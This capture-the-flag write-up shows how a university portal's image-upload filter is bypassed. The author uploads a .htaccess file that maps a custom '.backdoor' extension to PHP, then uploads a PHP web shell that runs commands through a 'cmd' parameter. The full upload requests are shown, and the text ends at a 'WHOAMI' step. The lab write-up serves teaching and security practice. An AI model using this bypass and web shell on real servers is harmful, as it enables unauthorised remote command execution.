A university’s online registration portal asks students to upload their ID cards for verification. The developer put some filters in place to ensure only image files are uploaded, but are they enough? Take a look at how the upload is implemented. Maybe there’s a way to slip past the checks and interact with the server in ways you shouldn’t.


When we upload an image, it appears like this:

This is how the request looks using Burp Suite:
I tried different extension bypasses, but they didn’t work because they only showed results like this:


From here I tried different bypasses but none of them worked, so I decided to use the hint.
hint 1:
Apache can be tricked into executing non-PHP files as PHP with a .htaccess file.
hint 2:
Try uploading more than just one file.
For further reading, see these resources:
- Bypassing file upload filters using .htaccess (Infosec Writeups): https://infosecwriteups.com/bypassing-file-upload-filter-using-htaccess-file-ctf-ca06d7e9ebd7
- Apache .htaccess HOWTO (official docs): https://httpd.apache.org/docs/2.4/howto/htaccess.html
My explanation:
- What is the
.htaccessfile?
The .htaccess (or Hypertext Access) file is a configuration file used by the Apache HTTP Server to manage settings for a specific directory and its subdirectories.
-
Decentralized Configuration: Instead of requiring administrative access to the main server configuration (
httpd.conf), Apache allows developers and users to place these files in their web directories to override or add specific directives. -
Purpose: They are commonly used for tasks such as URL rewriting (
mod_rewrite), custom error pages, restricting access (access control), and, in this case, defining how files are handled (MIME types).
- The Exploit: MIME Type Re-Mapping with
AddType
The exploit hinges on the fact that when Apache receives a request for a file, it uses the file’s extension (or other configuration) to determine its MIME type, which tells the server and the browser what kind of content it is (e.g., image/jpeg, text/html).
The Directive:
AddType application/x-httpd-php .backdoor
| Directive Component | Explanation |
|---|---|
AddType |
This is the Apache directive that maps a given MIME type to a specific file extension. |
application/x-httpd-php |
This is the MIME type used by Apache to tell the server: “This content should be processed by the PHP interpreter.” |
.backdoor |
This is the arbitrary file extension you chose. |
Now let’s follow those steps:

------geckoformboundary58b7d552bbae2dc3d17de786c141d311
Content-Disposition: form-data; name="image"; filename=".htaccess"
Content-Type: text/plain

AddType application/x-httpd-php .backdoor
------geckoformboundary58b7d552bbae2dc3d17de786c141d311--
Successfully uploaded!
Access it at: <a href='images/.htaccess'>images/.htaccess</a>

------geckoformboundary58b7d552bbae2dc3d17de786c141d311
Content-Disposition: form-data; name="image"; filename="backdoor1.backdoor"
Content-Type: application/x-httpd-php

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>

------geckoformboundary58b7d552bbae2dc3d17de786c141d311--
Successfully uploaded!
Access it at: <a href='images/backdoor1.backdoor'>images/backdoor1.backdoor</a>

WHOAMI